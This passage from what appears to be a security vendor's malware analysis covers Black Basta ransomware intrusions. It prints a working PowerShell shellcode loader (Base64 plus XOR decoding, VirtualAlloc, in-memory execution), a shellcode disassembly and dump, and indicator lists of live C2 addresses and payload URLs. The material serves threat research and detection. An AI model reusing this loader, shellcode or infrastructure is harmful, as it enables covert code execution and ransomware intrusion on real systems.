        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

        return $var_type_builder.CreateType()
}

[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBw
d4eEJ6eXLcw3t8eagxyKV+EuNJY0sjMyMjS9zcJCNJI0t7h3DG3PZzyosjIyN5EupycksjkycjSyOTJyNJIkklSSBxS2ZT/Pfc9nOoNwdJI3FLC0xewdz2puNXTUkjSSNJI6rFoOUnqsGg4SuoXwcvSSN1SSdxdEuOvXyY3PaodwczSSN1SyMDIyNxdEuOvXyY3Pam41c3qG8H
J6gnByLrqicHqHcHMyLhyPSoXwcvdEvj2f7f3PZ0S+W1pHHc9qgnB6hvBysa4lckS9OWgXXc9txHBzPLcNzc3H9/DX9TSlNGf0tCT0VHVlNPRlt8ExAjIyMjIw==')

for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32])
([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
        start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
        IEX $DoIt
}
```

Figure 10. Cobeacon’s third layer of obfuscation, the decoded script for running the Base64-encoded shellcode



```
0000000000000000 FC                     CLD
0000000000000001 E889000000             CALL 0000000-FFFFFF71
0000000000000006 60                     ???
0000000000000007 89E5                   MOV EBP,ESP
0000000000000009 31D2                   XOR EDX,EDX
000000000000000B 648B5230               MOV EDX,DWORD PTR FS:[RDX+30]
000000000000000F 8B520C                 MOV EDX,DWORD PTR [RDX+0C]
0000000000000012 8B5214                 MOV EDX,DWORD PTR [RDX+14]
0000000000000015 8B7228                 MOV ESI,DWORD PTR [RDX+28]
0000000000000018 0FB74A26               MOVZX ECX,WORD PTR [RDX+26]
000000000000001C 31FF                   XOR EDI,EDI
000000000000001E 31C0                   XOR EAX,EAX
0000000000000020 AC                     LODS AL,BYTE PTR [RSI]
0000000000000021 3C61                   CMP AL,61
0000000000000023 7C02                   JL 0000000000000027
0000000000000025 2C20                   SUB AL,20
0000000000000027 C1CF0D                 ROR EDI,0D
000000000000002A 01C7                   ADD EDI,EAX
000000000000002C E2F0                   LOOP 000000000000001E
000000000000002E 52                     PUSH RDX
000000000000002F 57                     PUSH RDI
0000000000000030 8B5210                 MOV EDX,DWORD PTR [RDX+10]
0000000000000033 8B423C                 MOV EAX,DWORD PTR [RDX+3C]
0000000000000036 01D0                   ADD EAX,EDX
0000000000000038 8B4078                 MOV EAX,DWORD PTR [RAX+78]
000000000000003B 85C0                   TEST EAX,EAX
000000000000003D 744A                   JE 0000000000000089
000000000000003F 01D0                   ADD EAX,EDX
0000000000000041 50                     PUSH RAX
0000000000000042 8B4818                 MOV ECX,DWORD PTR [RAX+18]
0000000000000045 8B5820                 MOV EBX,DWORD PTR [RAX+20]
0000000000000048 01D3                   ADD EBX,EDX
000000000000004A E33C                   JRCXZ 0000000000000088
000000000000004C 498B348B               MOV RSI,QWORD PTR [R11+RCX*4]
```

Figure 11. Disassembly of the decoded shellcode



```
üè....`.å1Òd.R0.R..R..r(.·J&1ÿ1À¬<a|., ÁÏ
.ÇâðRW.R..B<.Ð.@x.ÀtJ.ÐP.H..X .Óã<I.4..Ö1ÿ1À¬ÁÏ
.Ç8àuô.}ø;}$uâX.X$.Óf..K.X..Ó....Ð.D$$[[aYZQÿàX_Z..ë.]1Àj@h....hÿÿ..j.hX¤SåÿÕPé¨...Z1ÉQQh.°..h.°..j.j.j.RhEpßÔÿÕP..$j.Rh(o}âÿÕ.
Àtnj.j.j..æ.Æ..â.Â..|$.j.Vj.RWh.._»ÿÕ.T$.j.Vh.
..RWh.._»ÿÕ.Àt..L$...$.È..$.T$..Âë×.|$.WhÀúÝüÿÕWhÆ..RÿÕ..$.L$.9Át.hðµ¢VÿÕÿd$.èSÿÿÿ\\.\pipe\halfduplex_03.....
```

Figure 12. Shellcode containing the named pipe for communication

PrintNightmare and Coroxy

Upon further analysis of the system that was affected by Black Basta, we found evidence that points to the ransomware group's exploitation of the PrintNightmare vulnerability. Exploiting this vulnerability, Black Basta abused the Windows Print Spooler Service or spoolsv.exe to drop its payload, spider.dll, and perform privileged file operations. It also exploited the vulnerability to execute another file in the affected system, but samples of this file were no longer available in the system.

Additionally, our investigation found that the ransomware actors used the Coroxy backdoor. They used Coroxy in conjunction with the abuse of the computer networking utility tool Netcat to move laterally across the network. Once the attackers gained a wide foothold in the network, they executed the Black Basta ransomware, whose infection process we explained in more detail in a previous blog post.

Thwarting phishing attempts

Spear phishing is a common precursor to ransomware infection. Organizations can protect their data from threats that spread through emails by adhering to best practices such as:

- Ensuring that macros are disabled in Microsoft Office applications.
- Verifying an email's sender and content before opening or downloading any attachments.
- Hovering the pointer over embedded links to show the links' full addresses.
- Being wary of telltale signs of malicious intent, including unfamiliar email addresses, mismatched email and sender names, and spoofed company emails.

Businesses and their employees can safeguard sensitive company data from email-borne ransomware threats like Black Basta by turning to endpoint solutions such as Trend Micro's Smart Protection Suites and Worry-Free Business Security solutions, which are equipped with behavior-monitoring capabilities that are able to detect malicious files, scripts, and messages, and block all related malicious URLs. Trend Micro™ Deep Discovery™ also has a layer for email inspection that protects businesses by detecting any malicious attachments and URLs. Multilayered detection and response solutions like the Trend Micro Vision One™ platform provides companies with greater visibility across multiple layers — like email, endpoints, servers, cloud workloads, and networks — to look out for suspicious behavior in their systems and block malicious components early, mitigating the risk of ransomware infection.

Indicators of compromise

Hashes

SHA-256	**Trend Micro detection**
01fafd51bb42f032b08b1c30130b963843fea0493500e871d6a6a87e555c7bac	Ransom.Win32.BLACKBASTA.YXCEP
72a48f8592d89eb53a18821a54fd791298fcc0b3fc6bf9397fd71498527e7c0e	Trojan.X97M.QAKBOT.YXCFH
580ce8b7f5a373d5d7fbfbfef5204d18b8f9407b0c2cbf3bcae808f4d642076a	Backdoor.Win32.COROXY.YACEKT
130af6a91aa9ecbf70456a0bee87f947bf4ddc2d2775459e3feac563007e1aed	Trojan.Win64.QUAKNIGHTMARE.YACEJT
c7eb0facf612dbf76f5e3fe665fe0c4bfed48d94edc872952a065139720e3166	TrojanSpy.Win32.QAKBOT.YXCEEZ
ffa7f0e7a2bb0edf4b7785b99aa39c96d1fe891eb6f89a65d76a57ff04ef17ab	TrojanSpy.Win32.QAKBOT.YACEJT
2083e4c80ade0ac39365365d55b243dbac2a1b5c3a700aad383c110db073f2d9	TrojanSpy.Win32.QAKBOT.YACEJT
1e7174f3d815c12562c5c1978af6abbf2d81df16a8724d2a1cf596065f3f15a2	TrojanSpy.Win32.QAKBOT.YACEJT
2d906ed670b24ebc3f6c54e7be5a32096058388886737b1541d793ff5d134ccb	TrojanSpy.Win32.QAKBOT.YACEJT

72fde47d3895b134784b19d664897b36ea6b9b8e19a602a0aaff5183c4ec7d24	TrojanSpy.Win32.QAKBOT.YACEJT
2e890fd02c3e0d85d69c698853494c1bab381c38d5272baa2a3c2bc0387684c1	TrojanSpy.Win32.QAKBOT.YACEJT
c9df12fbfcae3ac0894c1234e376945bc8268acdc20de72c8dd16bf1fab6bb70	Ransom.Win32.BLACKBASTA.YACEJ
8882186bace198be59147bcabae6643d2a7a490ad08298a4428a8e64e24907ad	Trojan.Win32.BLACKBASTA.YXCEJ
0e2b951ae07183c44416ff6fa8d7b8924348701efa75dd3cb14c708537471d27	Trojan.Win32.BLACKBASTA.YXCEJ
0d3af630c03350935a902d0cce4dc64c5cfff8012b2ffc2f4ce5040fdec524ed	Trojan.Win32.BLACKBASTA.YXCEJ
df35b45ed34eaca32cda6089acbfe638d2d1a3593d74019b6717afed90dbd5f8	Trojan.Win32.BLACKBASTA.YXCEJ
3fe73707c2042fefe56d0f277a3c91b5c943393cf42c2a4c683867d6866116fc	Trojan.Win32.BLACKBASTA.YXCEJ
433e572e880c40c7b73f9b4befbe81a5dca1185ba2b2c58b59a5a10a501d4236	Ransom.Win32.BLACKBASTA.A.note
c4683097a2615252eeddab06c54872efb14c2ee2da8997b1c73844e582081a79	PUA.Win32.Netcat.B

URLs

24[.]178[.]196[.]44:2222
37[.]186[.]54[.]185:995
39[.]44[.]144[.]182:995
45[.]63[.]1[.]88:443
46[.]176[.]222[.]241:995
47[.]23[.]89[.]126:995
72[.]12[.]115[.]15:22
72[.]76[.]94[.]52:443
72[.]252[.]157[.]37:995
72[.]252[.]157[.]212:990
73[.]67[.]152[.]122:2222
75[.]99[.]168[.]46:61201
103[.]246[.]242[.]230:443
113[.]89[.]5[.]177:995
148[.]0[.]57[.]82:443
167[.]86[.]165[.]191:443
173[.]174[.]216[.]185:443
180[.]129[.]20[.]53:995
190[.]252[.]242[.]214:443
217[.]128[.]122[.]16:2222
elblogdeloscachanillas[.]com[.]mx/S3sY8RQ10/Ophn[.]png
lalualex[.]com/ApUUBp1ccd/Ophn[.]png
lizety[.]com/mJYvpo2xhx/Ophn[.]png